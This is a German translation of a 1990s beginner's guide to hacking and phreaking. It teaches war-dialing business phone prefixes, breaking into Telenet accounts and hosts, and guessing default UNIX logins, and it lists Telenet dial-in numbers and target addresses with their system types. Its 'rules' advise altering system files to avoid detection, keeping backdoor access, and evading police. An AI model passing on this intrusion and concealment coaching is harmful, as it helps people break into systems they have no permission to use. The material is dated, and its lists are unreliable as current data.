+--+
| DIE ULTIMATIVE ANFÄNGER-ANLEITUNG FÜR HACKING UND PHREAKING |
+--+

+--+
| GESCHRIEBEN VON REVELATION   LOA--ASH |
| DATUM: 04.08.96   AUSGABE: 1 |
+--+

+--+
| FREI ÜBERSETZT VON CRASH OVERRIDE   DATUM: 13.02.98 |
+--+

1.

Dieses Dokument wurde in Windows 95 WordPad, Schriftart Courier New, Schriftgröße 10, geschrieben. Die Überschrift und Teile des Textes schauen etwas verzerrt aus, wenn sie in anderen Programmen betrachtet werden, also lest es in WordPad.
Übrigens, für die von euch, die sich fragen, für was die Abkürzung LOA
steht: LOA steht für Legion Of the Apocalypse, eine Gruppe von Elite Hackern und Phreakern in meiner Umgebung. Die jetzigen Mitglieder von LOA sind:

Revelation, Phreaked Out, Phreak Show, Logik Bomb, Silicon Toad.

Ich fing mit LOA an, als ich herausfand, daß es in meiner Umgebung viele gute Hacker und Phreaker gibt. Ich dachte, eine gut organisierte
Gruppe von Hackern und Phreakern würde mehr ausrichten, als einer allein jemals könnte. Die Legion Of the Apocalypse wurde vor einiger Zeit gegründet und war auch schon etwas bekannt. Also trat ich ihr bei. Unser Hauptziel ist es, der Öffentlichkeit zu zeigen, um was es bei Hacking und Phreaking überhaupt geht, und Informationen über Hacking und Phreaking auszutauschen, sodaß wir mehr über Computer, Telefone, Elektronic, usw. lernen können. Wir hoffen, daß wir bald unsere eigene World Wide Web Page bekommen, also haltet die Augen offen. Die Page wird alles über Hacking, Phreaking, Computer, Telefone, Sicherheit, Elektronik, Viruse und Telefonkarten enthalten.
Falls sich jemand von euch fragt, warum ich Revelation als meinen Namen benütze, naja, Revelation bedeutet aufschlußreich oder enthüllen, und das ist genau das, was ich versuche als Hackern/Phreaker zu tun. Ich versuche, all die Information, die ich beim Hacken und Phreaken herausfinde, auszutauschen.

Anm. des Übersetzers: Falls sich einige von euch fragen, warum ich Crash Override als meinen Namen gewählt habe, tja, Crash steht in der Computer Sprache für ein Art Absturz, und Override für Überschreiben.

Weiter mit Revelation: Wie auch immer, ich schrieb dieses Dokument, weil ich alle anderen Files, die ich in die Hände bekam, gelesen habe,
und mir aufgefallen ist, daß kein wirklich gutes Dokument geschrieben wurde, daß sich auf die Schritt-Für-Schritt Beginner-Tour für angehende Hacker und Phreaker spezialisiert.
Als ich mit dem Hackern begann, las ich alle Anfänger Dokus, aber ich hatte noch immer viele unbeantwortete Fragen. Meine Fragen wurden manchmal beantwortet, aber nur durch SEHR VIEL lesen und Übung. Mit diesem Dokument versuche ich, Hack-Anfängern eine Schritt-Für-Schritt Anleitung zu geben. Aber DENKE NICHT, daß dich das vom vielen lesen sschützt. Wenn du ein guter Hackern/Phreaker werden willst, ist viel

lesen das A und O. Du wirst SEHR VIEL lesen müssen, egal was es auch ist.
Dieses Dokument ist als Anfänger Anleitung gedacht, kann jedoch auch als Hilfsmittel von fortgeschrittenen Hackern und Phreakern verwendet werden.
Bitte verbreite dieses Dokument gratis. Gib es jeden, den du kennst, und der interessiert ist in Hacken und/oder Phreaken. Veröffentliche es auf deiner WWW Page, auf FTP Sites und auf BBS's. Tu was immer du willst damit, sonlange es UNVERÄNDERT bleibt.
Soweit ich weis, ist dies die kompletteste und in die Tiefe gehendste Anleitung, die es gibt. Aus diesem Grund schrieb ich sie. Ich plane auch, neue Ausgaben herauszugeben, wenn sich grundlegendes in dem zur Verfügung gestelltem Material ändern sollte, also werft in Auge auf die neue Ausgabe. LOA plant, ein Online-Magazin zu machen, also haltet auch danach Ausschau. Wir fangen auch mit einem Hacking Business an. Firmenbesitzer können uns anheuern, damit wir uns in ihre Systeme hacken, um Sicherheitslücken ausfindig zu machen. Der Name dieser Firma ist ASH (American Security Hackers), und sie arbeitet mit LOA zusammen. Wenn du Fragen über diese Firma hast, falls du uns anheuern willst, oder nur einen Sicherheitsrat haben willst, schicke ASH eine E-Mail an:
"revelationmail@usa.pipeline.com".
Leser können auch Fragen und Anmerkungen zu diesem Text an diese Adresse schicken.

Anm. des Übersetzers: Falls du Fragen, Kritik oder sonst was zu meiner Übersetzung hast, schicke mir eine Electonic Mail:
"crash_ovrride@hotmail.com".

Weiter mit Revelation: Dieser Text ist in 3 Hauptteile, die wiederum in weitere Untersektionen unterteilt sind, eingeteilt.
Hier folgt eine Übersicht.

Übersicht:

III. REFERENZ

A. Hacking und Phreaking WWW Pages
B. Gute Hacking und Phreaking Text Files
C. Hacking und Phreaking Newsgroups
D. Regenbogenbücher
E. Hacking und Phreaking Magazine
F. Hacking und Phreaking Filme
G. Hacking und Phreaking Gopher Sites
H. Hacking und Phreaking FTP Sites
I. Hacking und Phreaking BBS's
J. Coole Hacker und Phreaker
K. Hacker Manifest
L. Happy Hacking!

* VORWORT *

"Benutze diese Informationen auf dein eigenes Risiko. Weder ich, noch ein Mitglied der LOA, noch alle, die diese Dokument vertreiben, noch der Übersetzer des englischen Textes, haben KEINE VERANTWORTUNG für den Gebrauch oder Mißbrauch der hiermit verteilten Informationen. Die folgenden Informationen sind zur Ausbildung gedacht, nicht für irgendwelche illegale Zwecke. Wenn du diese Datei lest, STIMMST du folgenden Bedingungen ZU:
Ich verstehe, daß die Benutzung dieser Informationen illegal ist.
Ich verstehe, und stimme zu, daß ich für all meine Taten selbst verantwortlich bin.
Wenn ich bei der Benutzung dieser Informationen in Probleme kommen sollte, verspreche ich, nicht die Verantwortung auf Revelation, Crash Override, LOA, oder jemanden, der diese Datei vertreibt, zu schieben.
Ich verstehe, daß diese Informationen nur für die Ausbildung sind.
Diese Datei kann dazu verwendet werden, ihr Sicherheitssystem zu überprüfen, und falls du eine "Komplettüberholung" möchtest, kontaktiere ASH.
Diese Datei ist grundlegend eine Sammlung von Hacking und Phreaking Informationen und einigen Informationen, die ich selbst bei Hacken/Phreaken herausfand. Ich versuchte alles, was aus anderen Texten kopiert wurde, unter Anführungszeichen zu setzen, mit dem Namen des Textes zu versehen, und wenn möglich den Autor dazuzu-schreiben. Tut mir Leid, wenn einige Mißverständnisse mit den unter Anführungszeichen gesetzten Texten entstehen."

-= Revelation, LOA, Crash Override =-

I. HACKING

A. Was ist Hacking?

Hacking ist es, Computer Systeme zu penetrieren, um so möglichst viel Information über das System und wie es funktioniert, herauszufinden. Hacking ist illegal, weil wir alle auf freien Zugang zu ALLEN Daten bestehen, und wir bekommen ihn. Das geht den Leuten auf den Sack, und deshalb werden wir aus der Gesellschaft ausgeschlossen. Um nicht in den Knast zu kommen, müssen wir unsere Identität als Hacker/Phreaker geheim halten. Wir können nicht einfach unsere Erfahrungen jemand anderem außer Mitgliedern der Hacking/Phreaking Gesellschaft erzählen,
weil wir Angst haben, dafür in den Knast zu wandern. Warum verprasst die

Regierung viel Zeit und Geld damit, Hacker und Phreaker einzusperren, obwohl es da draußen viel gefährlichere Leute gibt? Es sind die Mörder,
Rassisten, Terroristen, Kidnapper und Kinderschänder, die dafür bestraft werden sollten, was sie getan haben, und nicht die Hacker. Wir versuchen NICHT, jemand zu ärgern. Wir sind NICHT DA, um anderen Leuten
oder deren Computern Schaden zuzufügen. Ich gebe zu, daß da draußen einige
Leute sind, die sich selbst als Hacker bezeichnen, und die absichtlich
Computer beschädigen. Aber diese Leute sind Kriminelle, und KEINE Hacker.
Wir versuchen NICHT, ein System zu verändern oder zu beschädigen. Dies ist
weitläufig mißverstanden. Vielleich glauben uns die Leute eines Tages, wenn
wir sagen, daß alles was wir wollen lernen ist.
Es gibt nur 2 Wege, um Hacker/Phreaker loszuwerden. Ein Weg ist, alle Computer und Telefone loszuwerden, obwohl wir in diesem Fall andere Möglichkeiten finden werden, um zu bekommen, was wir wollen.
Der andere Weg ist es, uns zu geben, was wir wollen, nämlich freien Zugang zu ALLEN Informationen. Bis eins dieser beiden Dingen geschieht,
werden wir nicht weichen.

B. Warum Hacken?

Wie vorher erwähnt, hacken wir, um mehr über Systeme und deren Wirkungsweise
zu erfahren. Wir WOLLEN KEINE System irgendwie beschädigen. Falls du ein
System beschädigst, wirst du Probleme bekommen. Aber, wenn du nichts beschädigst, ist es sehr ungewöhnlich, daß du erwischt wirst.
Anfänger sollten alle Files lesen, die sie in ihre Hände bekommen, und die
auch nur im entferntesten mit Hackering/Phreaking zu tun haben, BEVOR sie
mit dem Hacken beginnen. Ich weis, das hört sich blöd und langweilig an,
aber in der Zukunft wird es sich rentieren. Je mehr du über Hacking und
Phreaking lest, desto unwarscheinlicher ist es, daß du erwischt wirst.
Mache der noch so sinnlosen Dinge, die du liest, könnten sich als äußerst
hilfreich erweisen. Deshalb solltest du so viel wie möglich lesen.

C. Hacking Regeln

1. Beschädige niemals ein System. Das kann dich nur in Schwierigkeiten
   bringen.

2. Verändere niemals System Dateien, außer die, die du brauchst, um sicherzustellen, daß du nicht erwischt wirst, und die die dir in Zukunft Zugang zu diesem Computer geben.

3. Gib niemals Informationen über deine Hacking Projekte jemandem, dem

du nicht bei deinem Leben vertraust.

4. Wenn du etwas auf BBS's (Bulletin Board Systems) veröffentlichst, gehe nicht zu sehr in die Tiefe bei deiner Beschreibung der Hacking Projekte. BBS's KÖNNEN vom Gesetz beaufsichtigt werden.

5. Benutze niemals echte Namen oder Telefonnummern wenn du etwas auf BBS' veröffentlichst.

6. Hinterlasse niemals deinen Nicknamen (z.B. Revelation, Crash Override) auf einem System, in das du dich gehackt hast.

7. Hacke NIEMALS Regierungs Computer.

8. Sprich niemals über Hacking über deine private Telefonleitung.

9. Sei paranoid. Verstecke all dein Hacking Material in einem sicheren Platz.

10. Um ein echter Hacker zu werden, muß du hacken. Du kannst nicht nur herumsitzen und deine Zeit mit lesen und BBS's verbringen. Das ist nicht das, worum es beim Hacken geht.

D. Am Anfang

Das allererste das du brauchst, ist eine Kopie von WinZip oder einem anderem Zip-Utility. So ziemlich alles, das du vom Internet oder von einem BBS downloadest, wir gepackt sein. Eine gepackte Datei ist komprimiert worden. Sie hat die Dateiendung ".zip".
Dann brauchst du einen guten Prefix Scanner (auch bekannt als War Dialer). Das ist ein Programm, daß automatisch Telefonnummern wählt, die mit den 3 Nummern (Prefixen) beginnen, die du auswählst. Dann wird überprüft, ob die gewählte Nummer einen Carrier hat. (Eine Serie von Tönen, die dir sagt, daß du einen Computer angerufen hast) Versuche einen große Business Prefix zu scannen. Es ist dieses Business, das interessante Computer hat. Es gibt viele gut Scanner, aber ich würde AutoScan oder A-Dial empfehlen. Die beiden sind sehr benutzerfreundlich und machen ihre Arbeit schnell und effenziell.

E. Wo und wie mit dem Hacken beginnen

Wenn du einen guten Prefix Scanner hast, versuche ein paar Prefixe, und finde ein paar coole Telefonnummern, dann tu folgendes: Von deinen Terminal aus, wähle die Nummer die du herausgefunden hast. Dann solltest du eine Serie von Tönen (Carrier) hören, die dir sagen, daß du mit einem Computer verbunden bist. Dann sollte so etwas wie "CONNECT 9600" kommen, und dann die Identifikation des Systems in dem du bist. Wenn nach "CONNECT 9600" nichts kommen sollte, versuche ein paar mal Enter zu drücken. Wenn du nur Scheiße 'reinbekommst, stelle deine Parity (Gleichheit), Datenbits, Stopbits, Baud Rate, usw. ein, bis es funktioniert.
Das ist ein Weg sich mit einem Remote Computer zu verbinden. Ein

anderer Weg führt über Telenet oder ein anderes großes Netzwerk. Telenet
ist ein großes Netzwerk, das kleinere Netzwerke und viele Remote Computer verbindet. OK, hier nun die Anleitung, wie du die Verbindung mit einem Remote Computer über Telenet ausfbaust.
Als erstes suche deine Vorwahl (Telefon), die in Sektion G. zur Verfügung gestellt wird. Dann wählst du die Nummer von deinem Terminal aus und stellst die Verbindung her. (Wenn wieder nur Schrott kommen sollte, stelle deine Parity auf odd, und die Datenbits auf 7, das sollte reichen) Wenn nichts weitergeht, drücke Enter, warte ein paar Sekunden und drücke dann wieder Enter. Dann sollte die Meldung "TERMINAL=" kommen, und du schreibst deine Terminal Emulation ein. Dann kommt ein Prompt das aussieht wie ein "@". Von hier auf schreibe "c" und dann die NUA (Network User Adress), mit der du dich verbinden willst. Nachdem die Verbindung mit der NUA steht, solltest du sofort herausfinden, in welchem System du dich befindest (d.h. UNIX, VAX/VMS,
PRIME, usw.)
Es gibt auch noch andere Dinge die du über Telenet tun kannst, eine Liste der Kommandos folgt in der nächsten Sektion. Du kannst nur mit Computern, die sog. Reverse Charging (Verkehrtes Laden) erlauben, die Verbindung aufbauen. Die einzige Möglichkeit mit einem Computer, der
Reverse Charging nicht unterstützt, die Verbindung aufzubauen, ist wenn
du einen Telenet Account hast. Du kannst versuche, einen solchen Account
zu hacken. Um dies zu tun, schreibe bei dem Prompt "access". Danach wirst du nach der Telenet ID und dem Passwort gefragt.
Telenet ist wegen den sehr vielen Anrüfen die sie bekommen warscheinlich
der sicherste Platz um mit dem Hacken anzufangen. Rufe immer nur während
der Business-Stunden (In Amerika am späten Morgen und am fürhen Nachmittag,
in Österreich und Deutschland am späten Abend und in der Nacht) an, da in
dieser Zeit die meisten Leute on-line sind.

F. Telenet Kommandos

Hier eine Liste einiger Telenet Kommandos und deren Funktionen. Dies ist nur eine kleine Liste. Beginner werden diese Kommandos warscheinlich
nicht brauchen, aber ich schreibe sie als eine Referenz.

KOMMANDO	FUNKTION
c	Mit einem Host verbinden.
stat	Zeigt den Netzwerk Port.
full	Netzwerk Echo.
half	Terminal Echo.
telemail	Mail. (benötigt ID und Passwort)
mail	Mail. (benötigt ID und Passwort)
set	Wähle die PAD Parameter aus.
cont	Weiter.
d	Verbindung beenden.
hangup	Legt den Hörer auf.
access	Telenet Accout. (ID und Passwort)

G. Telenet Nummern

Hier eine Liste der Telenet Nummern die ich in der USA kenne.

STAAT, STADT	AREA CODE	NUMMER
AL, Anniston	205	236-9711
AL, Birmingham	205	328-2310
AL, Decatur	205	355-0206
AL, Dothan	205	793-5034
AL, Florence	205	767-7960
AL, Huntsville	205	539-2281
AL, Mobile	205	432-1680
AL, Montgomery	205	269-0090
AL, Tuscaloosa	205	752-1472
AZ, Phoenix	602	254-0244
AZ, Tucson	602	747-0107
AR, Ft.Smith	501	782-2852
AR, Little Rock	501	327-4616
CA, Bakersfield	805	327-8146
CA, Chico	916	894-6882
CA, Colton	714	824-9000
CA, Compton	213	516-1007
CA, Concord	415	827-3960
CA, Escondido	619	741-7756
CA, Eureka	707	444-3091
CA, Fresno	209	233-0961
CA, Garden Grove	714	898-9820
CA, Glendale	818	507-0909
CA, Hayward	415	881-1382
CA, Los Angeles	213	624-2251
CA, Marina Del Rey	213	306-2984
CA, Merced	209	383-2557
CA, Modesto	209	576-2852
CA, Montery	408	646-9092
CA, Norwalk	213	404-2237
CA, Oakland	415	836-4911
CA, Oceanside	619	430-0613
CA, Palo Alto	415	856-9995
CA, Pomona	714	626-1284
CA, Sacramento	916	448-6262
CA, Salinas	408	443-4940
CA, San Carlos	415	591-0726
CA, San Diego	619	233-0233
CA, San Francisco	415	956-5777
CA, San Jose	408	294-9119
CA, San Pedro	213	548-6141
CA, San Rafael	415	472-5360
CA, San Ramon	415	829-6705
CA, Santa Ana	714	558-7078
CA, Santa Barbara	805	682-5361
CA, Santa Cruz	408	429-6937
CA, Santa Rosa	707	656-6760
CA, Stockton	209	957-7610
CA, Thousand Oaks	805	495-3588
CA, Vallejo	415	724-4200
CA, Ventura	805	656-6760
CA, Visalia	209	627-1201
CA, West Covina	818	915-5151
CA, Woodland Hills	818	887-3160
C0, Colorado	719	635-5361
CO, Denver	303	337-6060
CO, Ft. Collins	303	493-9131
CO, Grand Junction	303	241-3004

CO, Greeley	303	352-8563
CO, Pueblo	719	542-4053
CT, Bridgeport	203	335-5055
CT, Danbury	203	794-9075
CT, Hartford	203	247-9479
CT, Middletown	203	344-8217
CT, New Britain	203	225-7027
CT, New Haven	203	624-5954
CT, New London	203	447-8455
CT, Norwalk	203	866-7404
CT, Stamford	203	348-0787
CT, Waterbury	203	753-4512
DE, Dover	302	678-8328
DE, Newark	302	454-7710
DC, Washington	202	429-7896
DC, Washington	202	429-7800
FL, Boca Raton	407	338-3701
FL, Cape Coral	813	275-7924
FL, Cocoa Beach	407	267-0800
FL, Daytona Beach	904	255-2629
FL, Ft. Lauderdale	305	764-4505
FL, Gainsville	904	338-0220
FL, Jacksonville	904	353-1818
FL, Lakeland	813	683-5461
FL, Melbourne	407	242-8247
FL, Miami	305	372-0230
FL, Naples	813	263-3033
FL, Ocala	904	351-3790
FL, Orlando	407	422-4099
FL, Pensacola	904	432-1335
FL, Pompano Beach	305	941-5445
FL, St. Petersburg	813	323-4026
FL, Sarasota	813	923-4563
FL, Tallahassee	904	681-1902
FL, Tampa	813	224-9920
FL, West Palm Beach	407	833-6691
GA, Albany	912	888-3011
GA, Athens	404	548-5590
GA, Atlanta	404	523-0834
GA, Augusta	404	724-2752
GA, Colombus	404	571-0556
GA, Macon	912	743-8844
GA, Rome	404	234-1428
GA, Savannah	912	236-2605
HI, Oahu	808	528-0200
ID, Boise	208	343-0611
ID, Idaho Falls	208	529-0406
ID, Lewiston	208	743-0099
ID, Pocatella	208	232-1764
IL, Aurora	312	896-0620
IL, Bloomington	309	827-7000
IL, Chicago	312	938-0600
IL, Decatur	217	429-0235
IL, Dekalb	815	758-2623
IL, Joliet	815	726-0070
IL, Peoria	309	637-8570
IL, Rockford	815	965-0400
IL, Springfield	217	753-1373
IL, Urbana	217	384-6428
IN, Bloomington	812	332-1344
IN, Evansville	812	424-7693
IN, Ft. Wayne	219	426-2268
IN, Gary	219	882-8800
IN, Indianapolis	317	299-0024

IN, Kokomo	317	455-2460
IN, Lafayette	317	742-6000
IN, Muncie	317	282-6418
IN, South Bend	219	233-7104
IN, Terre Haute	812	232-5329
IA, Ames	515	233-6300
IA, Cedar Rapids	319	364-0911
IA, Davenport	319	324-2445
IA, Des Moines	515	288-4403
IA, Dubuque	319	556-0783
IA, Iowa City	319	351-1421
IA, Sioux City	712	255-1545
IA, Waterloo	319	232-5441
KS, Lawrence	913	843-8124
KS, Manhattan	913	537-0948
KS, Salina	913	825-7900
KS, Topeka	913	233-9880
KS, Wichita	316	262-5669
KY, Bowling Green	502	782-7941
KY, Frankfort	502	875-4654
KY, Lexington	606	233-0312
KY, Louisville	502	589-5580
KY, Owensboro	502	686-8107
LA, Alexandria	318	445-1053
LA, Baton Rouge	504	343-0753
LA, Lafayette	318	233-0002
LA, Lake Charles	318	436-0518
LA, Monroe	318	387-6330
LA, New Orleans	504	524-4094
LA, Shreveport	318	221-5833
ME, Augusta	207	622-3123
ME, Brewer	207	989-3081
ME, Lewiston	207	784-0105
ME, Portland	207	761-4000
MD, Annapolis	301	224-8550
MD, Baltimore	301	727-6060
MD, Frederick	301	293-9596
MA, Boston	617	292-0662
MA, Brockton	508	580-0721
MA, Fall River	508	677-4477
MA, Framingham	508	879-6798
MA, Lawrence	508	975-2273
MA, Lexington	617	863-1550
MA, Lowell	508	937-5214
MA, New Bedford	508	999-2915
MA, Northampton	413	586-0510
MA, Pittsfield	413	499-7741
MA, Salem	508	744-1559
MA, Springfield	413	781-3811
MA, Woods Hole	508	540-7500
MA, Worcester	508	755-4740
MI, Ann Arbor	313	996-5995
MI, Battle Creek	616	968-0929
MI, Detroit	313	964-2988
MI, Flint	313	235-8517
MI, Grand Rapids	616	774-0966
MI, Jackson	517	782-8111
MI, Kalamazoo	616	345-3088
MI, Lansing	517	484-0062
MI, Midland	517	832-7068
MI, Muskegon	616	726-5723
MI, Pontiac	313	332-5120
MI, Port Huron	313	982-8364
MI, Saginaw	517	790-5166

MI, Southfield	313	827-4710
MI, Traverse City	616	946-2121
MI, Warren	313	575-9152
MN, Duluth	218	722-1719
MN, Mankato	517	388-3780
MN, Minneapolis	612	341-2459
MN, Rochester	507	282-5917
MN, St. Cloud	612	253-2064
MS, Gulfport	601	863-0024
MS, Jackson	601	969-0036
MS, Meridian	601	482-2210
MS, Starkville	601	324-2155
MO, Columbia	314	449-4404
MO, Jefferson City	314	634-5178
MO, Kansas City	816	221-9900
MO, St. Joseph	816	279-4797
MO, St. Louis	314	421-4990
MO, Springfield	417	864-4814
MT, Billings	406	245-7649
MT, Great Falls	406	771-0067
MT, Helena	406	443-0000
MT, Missoula	406	721-5900
NE, Lincoln	402	475-4964
NE, Omaha	402	341-7733
NV, Las Vegas	702	737-6861
NV, Reno	702	827-6900
NH, Concord	603	224-1024
NH, Durham	603	868-2924
NH, Manchester	603	627-8725
NH, Nashua	603	880-6241
NH, Portsmouth	603	431-2302
NJ, Atlantic City	609	348-0561
NJ, Freehold	201	780-5030
NJ, Hackensack	201	488-6567
NJ, Marlton	609	596-1500
NJ, Merchantville	609	663-9297
NJ, Morristown	201	455-0275
NJ, New Brunswick	201	745-2900
NJ, Newark	201	623-0469
NJ, Passaic	201	778-5600
NJ, Paterson	201	684-7560
NJ, Princeton	609	799-5587
NJ, Rahway	201	815-1885
NJ, Redbank	201	571-0003
NJ, Roseland	201	227-5277
NJ, Sayreville	201	525-9507
NJ, Trenton	609	989-8847
NM, Albuquerque	505	243-4479
NM, Las Cruces	505	526-9191
NM, Santa Fe	505	473-3403
NY, Albany	518	465-8444
NY, Binghampton	607	772-6642
NY, Buffalo	716	847-1440
NY, Dear Park	516	667-5566
NY, Hempstead	516	292-3800
NY, Ithaca	607	277-2142
NY, New York City	212	741-8100
NY, New York City	212	620-6000
NY, Plattsburgh	518	562-1890
NY, Poughkeepsie	914	473-2240
NY, Rochester	716	454-1020
NY, Syracuse	315	472-5583
NY, Utica	315	797-0920
NY, Whit Plains	914	328-9199

NC, Asheville	704	252-9134
NC, Charlotte	704	332-3131
NC, Fayetteville	919	323-8165
NC, Gastonia	704	865-4708
NC, Greensboro	919	273-2851
NC, High Point	919	889-7494
NC, North Wilkesboro	919	838-9034
NC, Raleigh	919	834-8254
NC, Res Tri Park	919	549-8139
NC, Tarboro	919	823-0579
NC, Wilmington	919	763-8313
NC, Winston-Salem	919	725-2126
ND, Fargo	701	235-7717
ND, Grand Forks	701	775-7813
ND, Mandan	701	663-2256
OH, Canton	216	452-0903
OH, Cincinnati	513	579-0390
OH, Cleveland	216	575-1658
OH, Colombus	614	463-9340
OH, Dayton	513	461-5254
OH, Elyria	216	323-5059
OH, Hamilton	513	863-4116
OH, Kent	216	678-5115
OH, Lorain	216	960-1170
OH, Mansfield	419	526-0686
OH, Sandusky	419	627-0050
OH, Springfield	513	324-1520
OH, Toledo	419	255-7881
OH, Warren	216	394-0041
OH, Wooster	216	264-8920
OH, Youngstown	216	743-1296
OK, Bartlesville	918	336-3675
OK, Lawton	405	353-0333
OK, Oklahoma City	405	232-4546
OK, Stillwater	405	624-1113
OK, Tulsa	918	584-3247
OR, Corvallis	503	754-9273
OR, Eugena	503	683-1460
OR, Hood River	503	386-4405
OR, Klamath Falls	503	882-6282
OR, Medford	503	779-6343
OR, Portland	503	295-3028
OR, Salem	503	378-7712
PA, Allentown	215	435-3330
PA, Altoona	814	949-0310
PA, Carlisle	717	249-9311
PA, Danville	717	271-0102
PA, Erie	814	899-2241
PA, Harrisburg	717	236-6882
PA, Johnstown	814	535-7576
PA, King Of Prussia	215	337-4300
PA, Lancaster	717	295-5405
PA, Philadelphia	215	574-9462
PA, Pittsburgh	412	288-9950
PA, Reading	215	376-8750
PA, Scranton	717	961-5321
PA, State College	814	231-1510
PA, Wilkes-Barre	717	829-3108
PA, Williamsport	717	494-1796
PA, York	717	846-6550
RI, Providence	401	751-7910
SC, Charleston	803	722-4303
SC, Columbia	803	254-0695
SC, Greenville	803	233-3486

SC, Spartenburg	803	585-1637
SC, Pierre	605	224-0481
SC, Rapid City	605	348-2621
SC, Sioux Falls	605	336-8593
TN, Bristol	615	968-1130
TN, Chattanooga	615	756-1161
TN, Clarksville	615	552-0032
TN, Johnson City	615	282-6645
TN, Knoxville	615	525-5500
TN, Memphis	901	521-0215
TN, Nashville	615	244-3702
TN, Oak Ridge	615	481-3590
TX, Abilene	915	676-9151
TX, Amarillo	806	373-0458
TX, Athens	214	677-1712
TX, Austin	512	928-1130
TX, Brownsville	512	542-0367
TX, Bryan	409	822-0159
TX, Corpus Christi	512	884-9030
TX, Dallas	214	748-6371
TX, El Paso	915	532-7907
TX, Ft. Worth	817	332-4307
TX, Galveston	409	762-4382
TX, Houston	713	227-1018
TX, Laredo	512	724-1791
TX, Longview	214	236-4205
TX, Lubbock	806	747-4121
TX, Mcallen	512	686-5360
TX, Midland	915	561-9811
TX, Nederland	409	722-3720
TX, San Angelo	915	944-7612
TX, San Antonio	512	225-8004
TX, Sherman	214	893-4995
TX, Temple	817	773-9723
TX, Tyler	214	597-8925
TX, Waco	817	752-9743
TX, Wichita Falls	817	322-3774
UT, Ogden	801	627-1630
UT, Provo	801	373-0542
UT, Salt Lake City	801	359-0149
VT, Burlington	802	864-0808
VT, Montpelier	802	229-4966
VT, Rutland	802	775-1676
VT, White River Jct.	802	295-7631
VA, Blacksburg	703	552-9181
VA, Charlottesville	804	977-5330
VA, Covington	703	962-2217
VA, Fredericksburg	703	371-0188
VA, Harrisonburg	703	434-7121
VA, Herndon	703	435-1800
VA, Lynchburg	804	845-0010
VA, Newport News	804	596-6600
VA, Norfolk	804	625-1186
VA, Richmond	804	788-9902
VA, Roanoke	703	344-2036
WA, Auburn	206	939-9982
WA, Bellingham	206	733-2720
WA, Everett	206	775-9929
WA, Longview	206	577-5835
WA, Olympia	206	754-0460
WA, Richland	509	943-0649
WA, Seattle	206	625-9612
WA, Spokane	509	455-4071
WA, Tacoma	206	627-1791

WA, Vancouver	206	693-6914
WA, Wenatchee	509	663-6227
WA, Yakima	509	575-1060
WV, Charleston	304	343-6471
WV, Huntington	304	523-2802
WV, Morgantown	304	292-0104
WV, Wheeling	304	233-7732
WI, Beloit	608	362-5287
WI, Eau Claire	715	836-9295
WI, Green Bay	414	432-2815
WI, Kenosha	414	552-9242
WI, La Crosse	608	784-0560
WI, Madison	608	257-5010
WI, Milwaukee	414	271-3914
WI, Neenah	414	722-7636
WI, Racine	414	632-6166
WI, Sheboygan	414	452-3995
WI, Wausau	715	845-9584
WI, West Bend	414	334-2206
WY, Casper	307	265-5167
WY, Cheyenne	307	638-4421
WY, Laramie	307	721-5878

H. Telenet DNIC's


Hier eine Liste aller Telenet DNIC's. Diese werden in der nächsten Sektion definiert und erklärt.

DNIC	NETZWERK
02041	Datanet-1
02062	DCS
02080	Transpac
02284	Telepac (Schweiz)
02322	Datex-P (Österreich)
02392	Radaus
02342	PSS
02382	Datapak (Dänemark)
02402	Datapak (Schweden)
02405	Telepak
02442	Finpak
02624	Datex-P (West Deutschland)
02704	Luxpac
02724	Eirpak
03020	Datapac
03028	Infogram
03103	ITT/UDTS (USA)
03106	Tymnet
03110	Telenet
03340	Telepac (Mexiko)
03400	UDTS (Curacau)
04251	Isranet
04401	DDX-P
04408	Venus-P
04501	Dacom-Net
04542	Intelpak
05052	Austpac
05053	Midas
05252	Telepac (Hong Kong)
05301	Pacnet
06550	Saponet
07240	Interdata

07241	Renpac
07421	Dompac
09000	Dialnet

I. Telenet NUA's

Hier eine Liste der Telenet NUA's und was für ein System sie sind. Aber zuerst, so wird eine NUA zusammengesetzt:



Die DNIC sagt dir, mit welchem, zu Telenet verbundenem, Netzwerk du verbunden bist. Der Area Code gibt an, wo sich die NUA befindet. Und die NUA ist die Adresse des Computers in Telenet. Bitte beachte, daß die NUA NICH in deinem Area Code sein muß, damit du damit eine Verbindung
aufbauen kannst.
Es gibt 2 Wege um sinnvolle NUA's zu finden. Der erste ist, ein NUA Scanning
Programm zu bekommen oder zu schreiben. Der zweite Weg ist, eine Kopie des
Legion Of Doom Telenet Directory zu bekommen. (Ausgabe 4 des LOD Technik
Journals)
Also, hier ist die Liste. Vergiß nicht, daß das nur einige NUA's sind.
Dies sind NICHT alle Telenet NUA's. Alle dieser NUA's unterstützen Reverse
Charging. Manche dieser NUA's können zur Zeit nicht funktionieren, da die
Netzwerk Bosse einige NUA's für kurze Zeit deaktivieren.

NUA	SYSTEM TYP
031102010022500	VAX
031102010015600	UNIX
031102010022000	VAX
031102010025900	UNIX
031102010046100	VAX
031102010025200	PRIME
031102010046100	VAX
031102010052200	VAX
031102020001000	PRIME
031102020013200	VAX
031102020014100	PRIME
031102020014200	PRIME
031102020015000	VAX
031102020016100	UNIX
031102020021400	PRIME
031102020024500	AOS
031102020030800	PRIME
031102020030900	PRIME
031102020031200	PRIME
031102020033600	VAX
031102020033700	VAX
031102020034300	PRIME
031102020036000	HP-3000
031102030007500	VAX

031102030002200	VM/370
031102030013600	PRIME
031102060003200	HP-3000
031102060044000	VAX
031102060044900	NOS
031102060044700	VM/370
031102120003900	NOS
031102120015200	PRIME
031102120026600	VAX
031102120026300	VAX
031102120026700	UNIX
031102120044900	UNIX
031102120053900	VOS
031102140024000	VAX

J. Grundlegendes UNIX Hacking

UNIX ist warscheinlich das am meisten verbreiteste Telenet OS (Operating System), und es ist am leichtesten zu hacken, da es keine falschen Logins aufnimmt. Du weist, daß du ein UNIX System gefunden hast, wenn ein "Login" Prompt und dann ein "Password" Prompt kommt. Um hinein zu kommen, solltest du zuerst die Standard Logins versuchen (Liste weiter unten). Sollten diese nicht funktionieren, versuche einige Logins aus der Sektion M. Wenn auch diese nicht funktionieren, versuche eine Hintertür zu finden. Diese Passwörter geben einem Programmierer (oder jemanden, der in der Position ist, eine Hintertür zu machen) leichten Zugriff auf das System bekommt. Diese Hinter-türen sind normalerweise niemanden ausßer dem, der sie gemacht hat, bekannt.
